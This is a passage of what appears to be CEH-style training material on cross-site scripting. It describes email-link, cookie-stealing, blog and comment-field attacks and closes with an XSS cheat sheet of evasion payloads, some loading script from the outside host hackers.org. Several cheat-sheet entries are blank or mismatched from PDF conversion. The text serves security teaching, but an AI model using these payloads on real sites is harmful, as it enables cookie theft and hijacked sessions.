



FIGURE 13.15: How XSS Attacks Work



Cross-Site Scripting Attack Scenario: Attack via Email



In a crosssite scripting attack via email, the attacker crafts an email that contains a link to malicious script and sends it to the victim.

Malicious Script:


```
<A href="http://legitimateSite.com/registration.cgi?clientprofile=<SCRIPT> malicious code</SCRIPT>>Click here</A>
```

When the user clicks on the link, the URL is sent to **legitimateSite.com** with the malicious code. Then the server sends a page back to the user including the value of client profile and the malicious code is executed on the client's machine.

The following diagram depicts the cross-site scripting attack scenario attack via email:



FIGURE 13.16: Attack via Email



XSS Example: Attack via Email

The following are the steps involved in an XSS attack via email:

1. Construct a malicious link:

```
<AHREF=http://juggyboybank.com/registration.cgi?clientprofile=<SCRIPT>  
malicious code</SCRIPT>>Click here</A>
```

2. Email the URL to the user and **convince** the user to click on it.
3. User requests the page.
4. **Legitimate** server sends a response page with malicious script.
5. Malicious script runs on the user's browser.





FIGURE 13.17: Attack via Email



 **XSS Example: Stealing Users' Cookies**
To steal the user's cookies with the help of an XSS attack, the attacker looks for XSS vulnerabilities and then installs a **cookie stealer** (cookie logger).

The following are the various steps involved in stealing user's cookies with the help of XSS attack:

1. Attacker initially hosts a page with malicious script
2. The user visits the page hosted by attacker
3. The attacker's server sends the response as HTML containing malicious script
4. The user's browser runs the HTML malicious script
5. The Cookie Logger present in the malicious script collects user's cookies
6. The malicious script redirects the user to attacker's server
7. The user's browser sends the request with the user's cookies





FIGURE 13.18: Stealing Users' Cookies



XSS Example: Sending an Unauthorized Request

Using an XSS attack, the attacker can also send an unauthorized request. The following are the steps involved in an XSS attack intended to send an **unauthorized request**:

1. Attacker constructs a malicious link
2. Sends an email containing the URL to user and convinces user to click on it
3. The user's browser sends a request to the attacker's server for the page
4. The attacker's server in response to the user's request sends the page with malicious script
5. The user's browser runs the malicious script
6. The malicious script sends an **authorized request**





FIGURE 13.19: Sending an Unauthorized Request



XSS Attack in a Blog Posting

The following diagram depicts the XSS attack in a blog posting:





FIGURE 13.20: XSS Attack in a Blog Posting



XSS Attack in a Comment Field

Many Internet web programs use HTML pages that dynamically accept data from different sources. The data in the HTML pages can be **dynamically changed** according to the request. Attackers use the HTML web page's tags to manipulate the data and to launch the attack by changing the comments feature with a malicious script. When the target sees the comment and activates it, then the **malicious script** is executed on the target's browser, initiating malicious performances.




FIGURE 13.21: XSS Attack in a Comment Field

XSS Cheat Sheet

The slide features a blue header bar with the title "XSS Cheat Sheet" in large yellow font, a small video camera icon, and the CEH logo. Below the header is a dark blue sidebar containing various XSS attack vectors. The main content area is divided into three columns, each listing different XSS techniques with their corresponding code snippets.

- XSS locator:** "<!--<XSS>&{()}-->"
- Normal XSS JavaScript injection:** <SCRIPT SRC="http://hackers.org/xss.js"></SCRIPT>
- Image XSS:**
- No quotes and no semicolon:**
- Case insensitive XSS attack vector:**
- HTML entities:**
- Grave accent obfuscation:**
- Malformed IMG tags:** <SCRIPT>alert("XSS")</SCRIPT>>
- Embedded tab:**
- Embedded encoded tab:**
- Embedded tab:**
- Embedded encoded tab:**
- Embedded newline:**

Embedded carriage return:

Null Chars: perl -e print ""; > out

Non-alpha-non-digit XSS: <SCRIPT/XSS SRC="http://hackers.org/xss.js"></SCRIPT>

Non-alpha-non-digit part 2 XSS: <BODY onload=(S%&){--:;:7@/|\V|=alert('XSS')}>

Extraneous open brackets: <<SCRIPT>alert('XSS');//</SCRIPT>

No closing script tags: <SCRIPT SRC="http://hackers.org/xss.js?>

Protocol resolution in script tags: <SCRIPT SRC="http://hackers.org/>

Half open HTML/JavaScript XSS vector: <IMG SRC="javascript:alert('XSS')"

Double open angle brackets: <frame src="http://hackers.org/scriptlet.html" <

XSS with no single quotes or double quotes or semicolons: <SCRIPT>alert(/XSS/.source)</SCRIPT>

Escaping JavaScript escapes: '&';alert('XSS')//

End title tag: </TITLE><SCRIPT>alert("XSS");</SCRIPT>

INPUT image: <INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">

IMG Dynsrc:

IMG lowsrc:

IMG lowsrc:

BGSOUND: <BGSOUND SRC="javascript:alert('XSS');">

LAYER: <LAYER SRC="http://hackers.org/scriptlet.html"></LAYER>

STYLE sheet: <LINK REL="stylesheet" HREF="javascript:alert('XSS')"/>

Local htc file: <XSS STYLE="behavior: url(xss.htc);">

VBscript in an image:

Modal:

US-ASCII encoding: <script>alert('EXSS')</script>

